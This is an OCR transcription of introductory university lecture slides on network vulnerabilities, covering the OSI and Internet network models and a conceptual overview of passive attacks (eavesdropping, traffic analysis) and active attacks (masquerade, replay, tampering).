TÉCNICO LISBOA

Network vulnerabilities

Segurança Informática em Redes e Sistemas
2022/23

Miguel Pardal

Ack: Carlos Ribeiro, André Zúquete,
Miguel P. Correia, Ricardo Chaves


Roadmap

- Attacks and security model
- Network vulnerabilities
- Physical layer
- Data link layer
- Network layer
- Transport layer
- Application layer

Roadmap


- **Attacks and security model**
- Network vulnerabilities
- Physical layer
- Data link layer
- Network layer
- Transport layer
- Application layer

OSI model layer 6




Open **S**ystem **I**nterconnection

OSI model layer 7



Open **S**ystem **I**nterconnection

OSI and Internet network model



OSI vs Internet network model


- OSI model is good to abstract different parts of the networking problem
  - But the Internet model is the one widely deployed

- For network security it is very important to identify the layer where the attack is happening
  - Many times attackers exploit “gaps” between layers


Network communication parties

- Alice
- Bob
- Charlie

- Darth
- Eve
- Mallory




Passive attacks:
Listen (information disclosure)




(a) Release of message contents

Passive attacks: Listen (traffic analysis)




(b) Traffic analysis

Active attacks: Impersonation




(a) Masquerade

Active attacks: Replay




(b) Replay

Active attacks: Tampering



